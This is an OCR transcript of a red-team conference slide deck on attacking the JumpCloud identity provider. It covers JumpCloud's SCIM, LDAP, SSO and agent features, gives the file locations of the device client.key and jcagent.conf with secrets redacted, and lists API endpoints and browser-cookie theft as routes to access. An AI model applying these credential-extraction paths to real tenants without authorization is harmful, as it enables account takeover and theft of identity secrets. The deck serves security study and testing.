Attacking JumpCloud

An Intro To The “Breaking Up with Active Directory” Identity Provider

Michael Donley
Consultant, Adversary Simulation - SpecterOps

Agenda

01 What *is* a JumpCloud?

02 How is this similar/different from other IdPs?

03 Credentials, command execution, and evil?

04 Where do we go from here?

What would you say…
you do here?

Michael Donley

Consultant, Adversary Simulation – SpecterOps

- so-michaeldonley on BloodHoundGang Slack (visual approximation to right)>>>
- I do offensive testing at SpecterOps
- I teach for the “Adversary Perspectives: Active Directory” class
- I play drums for improv shows in Chicago
  - Riff, Lost Realms, Anarchy, Baby Wants Candy
- Former financial analyst/Excel jockey

Story time

Why are you talking about this?


- First phishing test – one(ish) week, evasive, bypass MFA
- Client used a smattering of IdPs, didn't "need to" go after JumpCloud
- From my testing perspective, the only way into JumpCloud was through a browser extension, and I didn't have the time or resources to fit it into pretext

What *is* a JumpCloud?

To summarize JumpCloud in one line for attackers

It’s like if Okta/Ping and Jamf had a baby, and it works for “all”* operating systems and platforms

JumpCloud User Portal



SCIM

It’s not just water that’s lying about being milk

- **SCIM simplified to one line:**
  Identities in, identities out, kept in sync

- System for Cross-domain Identity Management
  - It defines a REST API and JSON schema for users and groups
  - You can create, update, deactivate, and delete users and groups
- It’s designed to keep the IdP and downstream apps in sync

So JumpCloud *is a* SCIM?

No, not really…sort of…It *uses SCIM* in ~~four quarters~~ two halves (*Ted Lasso Reporter Voice*)

- SCIM **client** = system that **initiates** provisioning calls (source of truth, e.g., IdP/HR)
- SCIM **server** = system that **receives** calls and applies changes (service provider/SaaS)
- Client holds the bearer token and calls /Users and /Groups endpoints on server
- Server validates the token and enforces policy, then creates/updates/deactivates accounts
- Client controls sync cadence; server is mostly stateless per request
  - Clients push, rather than servers pulling changes

So JumpCloud is a SCIM client? Or is it a SCIM server? Wut?


Yes

- JumpCloud acts as the
  - **Client** when it is the IdP
  - **Server** when it is ingesting data from an HR system and applying changes

- JumpCloud can get “identities in” from other sources and “push them outbound” for users to get access to applications


JumpCloud as SCIM Server

Identities *into* JumpCloud, from an HR system



JumpCloud as SCIM Client

Identities *out of* JumpCloud, creating accounts for an app/Service Provider



So JumpCloud is just a SCIM client and server?

Nope

- JumpCloud also acts as an LDAP(S) server
  - Cloud-based LDAP server:
    - One for GDPR/Europe:
    - One for everyone else
    - https://jumpcloud.com/support/jumpcloud-data-centers-login-urls-and-service-endpoints
- It also implements SAML/SSO
  - JumpCloud provisions accounts to service providers/applications with SCIM and authenticates users with SAML assertions
  - This part is the tiles users see after you log in to JumpCloud

Got it, so just SCIM client/server, LDAP server, and does SSO/SAML?

Wait, there's more!

- JumpCloud also acts as a
  - Configuration Management for "traditional" endpoints and
  - MDM for mobile devices

  - Each device has the JumpCloud Agent installed, which…beacons…back to JumpCloud's servers every 60 seconds (I assume with no jitter)


JumpCloud Agent

Kind of sounds like a C2 agent…

- When a device enrolls, they are associated to a tenant based on the "Connect Key," which JumpCloud doesn't consider a secret
  - Admins can generate them and users can generate connect keys that last for an hour

JumpCloud Agent

Kind of sounds like a C2 agent...



JumpCloud Agent

Kind of sounds like a C2 agent…

- To enroll a device, you need administrative privileges on the device…
  - While touchless enrollment is an option, it’s pretty complicated
- Most of the JumpCloud documentation states that a user should be starting out as an admin if they are self-enrolling
- From what I’ve found, no default behavior to downgrade the user to normal user

Woof, that’s a lot of attack surface

There’s a lot we can’t get to in this talk

- JumpCloud also implements a password manager, secrets vault, and MFA
- They are starting to build and implement identity for AI agents
- It *also* has a RADIUS server for when clients are on-site and need network access
- And there’s some interesting stuff with Samba servers for when you still want your letter drive file shares

How do I get access as an attacker?

Four types of credentials/access we want

Varying in difficulty to get

- Device “client.key”
- Browser credentials/data in JumpCloud browser extensions
- SCIM bearer tokens
- JumpCloud Admin API keys (holy grail)

Client.key

“Easiest,” but limited functionality

- When you join a device to the JumpCloud tenant, client.key gets generated
- This gets mapped to a device, and a device gets bound to a user
- If you get administrative control of a machine, you can extract the key
- You also need the systemKey from the “jcagent.conf” file to make API requests like the legitimate device would

- Limited amount of what you can enumerate

Client.key

C:\Program Files\JumpCloud\Plugins\Contrib\client.key and */opt/jc/client.key*

```
opt — ??ц????_?? — bash — 90×37
tests-Virtual-Machine:jc root#
tests-Virtual-Machine:jc root# pwd
/opt/jc
tests-Virtual-Machine:jc root# cat jcagent.conf
{"agentInstallDir":"/opt/jc/","agentServerGoPort":443,"agentServerHost":"agent.jumpcloud.c
om","caCrt":"/opt/jc/ca.crt",[redacted]"clientCrt":"/o
pt/jc/client.crt","clientKey":"/opt/jc/client.key","durtURL":"https://go.jumpcloud.com/api
/","ipCheckUrl":"https://kickstart.jumpcloud.com/ip","systemKey":"[redacted]
","tls":true,"userMgmt":{"sshd_service":"ssh"},"logStreamingEnabled":true,"logStreamingInt
ervalSeconds":900,"logStreamingBatchSize":1048576,"logStreamingLevel":"info","secureLoginE
nabled":false,"ssapPresence":"never","oauthClientID":"","oauthAuthURL":"","oauthTokenURL":
"","osPresenceEnabled":true,"macOSKeychainRecoveryEnabled":true,"featureFlags":[redacted]
[redacted]
[redacted]/irtual-Machine:jc root# cat client.key
-----BEGIN RSA PRIVATE KEY-----
MII[redacted]
```

Client.key

Simplified representation, full layout is in JumpCloud API

- Your API queries need to be “signed” with the client.key

- What you can enumerate with it:
  - GET /api/systems/{systemKey}
    - Device details (OS, hostname, agent version, IPs)
  - GET /api/systems/{systemKey}/memberof
    - device group memberships
  - Bound users/groups through graph or association endpoints that accept System Context auth (varies by tenant policy)
  - Any System Context–permitted endpoints for that system (device config, bindings, metadata)

Browser Access

Probably what you're most familiar with if you've attacked other IdPs

- When a legit user logs in, they go through CAP and MFA (as configured by administrator)
- If you can get in the browser (ceded access or deploying evil browser extension, somehow), you'll have access to the service providers/applications your user has been give access to
- Users like browser extensions and may not be careful what they plug in
  - https://github.com/Hacker-Valley-Media/Interceptor
  - Came out two days ago, agentic browser plug-in to deal with websites seeing your agent is an agent; users love browser extensions

- If you can get the cookies out of the browser, you can import them somewhere else

Why is browser access so important?


Can’t an admin just get anything they want?

- Ideally, you would want to try looking like you’re coming from the original device to avoid issues with CAP
  - There are many variables
  - From Justin Kohler & Jared Atkinson yesterday:
    “*CAP is a pre-authentication check*”

- What if a user has an entry in their password vault that an evil admin wants?
- You can’t get it through legitimate JumpCloud functionality
  - No public API endpoints for interacting with password manager

Login process with WebAuthn

Probably looks familiar



Chrome will then pop up a window asking to choose which device has the passkey for jumpcloud.com.


Select **USB Security Key**.

Login process with JumpCloud Protect

Probably looks familiar-ish

From here, you will be asked to verify your identity on your mobile device using JumpCloud Protect.

Submit



Login process with JumpCloud Protect

SSH MFA

Local Terminal

```
tworley@Tylers-MBP ~ % ssh johnnytest@10.211.55.4
(johnnytest@10.211.55.4) Password:
(johnnytest@10.211.55.4) Choose [1] Push, or [2] TOTP:
```

